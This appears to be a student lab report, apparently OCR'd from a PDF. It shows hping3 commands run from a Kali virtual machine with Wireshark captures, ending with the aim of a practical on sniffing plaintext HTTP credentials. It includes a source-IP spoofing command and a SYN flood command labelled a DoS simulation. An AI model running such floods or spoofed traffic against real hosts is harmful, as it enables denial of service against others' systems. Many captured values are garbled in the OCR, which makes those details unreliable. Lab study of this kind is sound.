A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The window shows a terminal session with the command "sudo hping3 -S -s 10.0.2.15 -p 80 192.168.1.1" being run. The output of the command is displayed below, showing various TCP connection attempts and responses between the two hosts.

## Output On WireShark:

The screenshot shows the Wireshark interface capturing traffic from the 'eth0' interface. The packet list pane displays 18 captured frames, mostly TCP SYN requests from various IP addresses to port 80. The details and bytes panes show the structure of these packets, including headers like Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol.

| No. | Time                          | Source              | Destination         | Protocol | Length | Info                                |
|-----|-------------------------------|---------------------|---------------------|----------|--------|-------------------------------------|
| 2   | 2025-09-28 16:12:14.766846592 | PCSystemtec_f9:d6.. | 52.55.8a:00:02:02   | ARP      | 42     | Who has 192.168.1.1?                |
| 3   | 2025-09-28 16:12:14.767439887 | 52:55:8a:00:02:02   | PCSystemtec_f9:d6.. | ARP      | 64     | 192.168.1.1 is at 52:55:8a:00:02:02 |
| 4   | 2025-09-28 16:12:15.561135473 | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 55 - 88 [S]                         |
| 5   | 2025-09-28 16:12:15.679269395 | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 80 - 35 [R]                         |
| 6   | 2025-09-28 16:12:16.598977088 | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 56 - 88 [S]                         |
| 7   | 2025-09-28 16:12:16.69331910  | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 88 - 36 [R]                         |
| 8   | 2025-09-28 16:12:17.662846522 | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 57 - 88 [S]                         |
| 9   | 2025-09-28 16:12:18.700264683 | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 88 - 37 [R]                         |
| 10  | 2025-09-28 16:12:18.700264683 | 192.168.1.1         | 10.0.2.15           | TCP      | 54     | 58 - 88 [S]                         |
| 11  | 2025-09-28 16:12:19.746298001 | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 89 - 38 [R]                         |
| 12  | 2025-09-28 16:12:19.618479891 | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 59 - 88 [S]                         |
| 13  | 2025-09-28 16:12:19.854324823 | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 89 - 38 [R]                         |
| 14  | 2025-09-28 16:12:20.612482193 | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 60 - 88 [S]                         |
| 15  | 2025-09-28 16:12:21.438569969 | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 88 - 40 [R]                         |
| 16  | 2025-09-28 16:12:21.64177533  | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 61 - 88 [S]                         |
| 17  | 2025-09-28 16:12:22.447989897 | 192.168.1.1         | 10.0.2.15           | TCP      | 60     | 88 - 41 [R]                         |
| 18  | 2025-09-28 16:12:22.647808734 | 19.0.2.15           | 192.168.1.1         | TCP      | 54     | 62 - 88 [S]                         |

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0 at 00:00:27:f9:d6:45 (Intel PRO/100 MT Desktop) at 2025-09-28 16:12:14.766846592  
Ethernet II, Src: PCSystemtec (52:55:8a:00:02:02) (oui-lookup: PCSystemtec), Dst: Intel PRO/100 MT Desktop (f9:d6:45)  
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 10.0.2.15  
Transmission Control Protocol, Src Port: 80, Dst Port: 80


8) hping3 -S -a 10.10.10.10 -p 80 192.168.1.1(Spoof source IP):

```


File Actions Edit View Help
(khushi@khushi):~]
$ sudo hping3 -S -p 80 -i u1000 192.168.1.1
HPING6 192.168.1.1 (eth0 192.168.1.1) :5 set, 40 headers + 0 data bytes

```

## Output on Wireshark :



9) hping3 -S -p 80 -i u1000 192.168.1.1(Send packet every 1000μs (1ms)):




```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(khushi@khushi)-[~]
$ hping3 -S -p 80 -i u1000 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, +40 headers + 0 data bytes
[...]

```


## Output on Wireshark:



| No.  | Time                            | Source    | Destination | Protocol | Length | Info       |
|------|---------------------------------|-----------|-------------|----------|--------|------------|
| 7224 | 2025-09-28 16:16:42.659896573   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16659 - 88 |
| 7225 | 2025-09-28 16:16:42.661705702   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16670 - 88 |
| 7226 | 2025-09-28 16:16:42.663766249   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16671 - 88 |
| 7227 | 2025-09-28 16:16:42.66625251705 | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16672 - 88 |
| 7228 | 2025-09-28 16:16:42.670177746   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16673 - 88 |
| 7229 | 2025-09-28 16:16:42.671920217   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16674 - 88 |
| 7230 | 2025-09-28 16:16:42.673834338   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16675 - 88 |
| 7231 | 2025-09-28 16:16:42.675261258   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16676 - 88 |
| 7232 | 2025-09-28 16:16:42.676618165   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16677 - 88 |
| 7233 | 2025-09-28 16:16:42.682359089   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16678 - 88 |
| 7234 | 2025-09-28 16:16:42.685991172   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16679 - 88 |
| 7235 | 2025-09-28 16:16:42.686267387   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16680 - 88 |
| 7236 | 2025-09-28 16:16:42.689955616   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16681 - 88 |
| 7237 | 2025-09-28 16:16:42.693994414   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16682 - 88 |
| 7238 | 2025-09-28 16:16:42.696335829   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16683 - 88 |
| 7239 | 2025-09-28 16:16:42.696613334   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16684 - 88 |
| 7240 | 2025-09-28 16:16:42.703411055   | 10.0.2.15 | 192.168.1.1 | TCP      | 54     | 16685 - 88 |


Frame 1: 54 bytes on wire (432 bits), 54 bytes cap: 0000 52 55 0a 00 02 02 08 00 27 f9 d6 45 08 00 45  
 Ethernet II, Src: PCSSystemec\_F9:d6:45 (08:00:27:00:00:45), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)  
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.168.1.1 (0.0.0.0)  
 Transmission Control Protocol, Src Port: 12913, Dst Port: 80 (0.0.0.0)

10) hping3 -S --flood -p 80 192.168.1.100(Flood mode (DoS simulation)):



```
[Kali:~] $ sudo hping3 -S -Flood -p 80 192.168.1.100
HPING 192.168.1.100 (eth0 192.168.1.100) : S set, 40 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
[...]
```

## Output on Wireshark:



11) hping3 -S -V -p 80 192.168.1.1(Verbose output):

## Output On WireShark:

The screenshot shows a Wireshark capture window titled "Capturing from eth0". The packet list pane displays 16 captured TCP packets. The details and bytes panes provide a detailed view of the captured frames, showing frame numbers, times, source and destination addresses, protocols, lengths, and specific byte-level data for each packet.

| No. | Time                          | Source       | Destination  | Protocol | Length | Info      |
|-----|-------------------------------|--------------|--------------|----------|--------|-----------|
| 1   | 2025-09-28 16:39:53.052935156 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2778 |
| 2   | 2025-09-28 16:39:53.084579168 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2299 - 88 |
| 3   | 2025-09-28 16:39:54.015436884 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2279 |
| 4   | 2025-09-28 16:39:54.085453874 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2300 - 88 |
| 5   | 2025-09-28 16:39:55.034736950 | 192.168.1.1  | 192.168.2.15 | TCP      | 54     | 2301 - 88 |
| 6   | 2025-09-28 16:39:55.093152231 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2301 - 88 |
| 7   | 2025-09-28 16:39:56.038398849 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2281 |
| 8   | 2025-09-28 16:39:56.096170120 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2302 - 88 |
| 9   | 2025-09-28 16:39:57.040000000 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2282 |
| 10  | 2025-09-28 16:39:57.074597700 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2303 - 88 |
| 11  | 2025-09-28 16:39:59.014148298 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2283 |
| 12  | 2025-09-28 16:39:59.098809695 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2304 - 88 |
| 13  | 2025-09-28 16:39:59.046033124 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2284 |
| 14  | 2025-09-28 16:39:59.098879968 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2305 - 88 |
| 15  | 2025-09-28 16:31:30.004578879 | 192.168.1.1  | 192.168.2.15 | TCP      | 68     | 89 - 2285 |
| 16  | 2025-09-28 16:31:00.113624273 | 192.168.2.15 | 192.168.1.1  | TCP      | 54     | 2306 - 88 |

Frame 1: 68 bytes on wire (480 bits), 68 bytes cap'ed by driver  
Ethernet II, Src: Kali [08:00:27:f0:d5:55] (52:55:0a:99:92:02), Dst: Win7-00 [00:0c:29:a8:61:01] (08:00:27:f0:d5:55)  
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.2  
Transmission Control Protocol, Src Port: 80, Dst Port: 80


## **Practical-10**

### **AIM:**


Capture and analyze HTTP traffic using Wireshark to identify plaintext credentials and sensitive information. Apply various display filters to uncover hidden data exchanged between client and server.

### **STEPS with screenshots:**

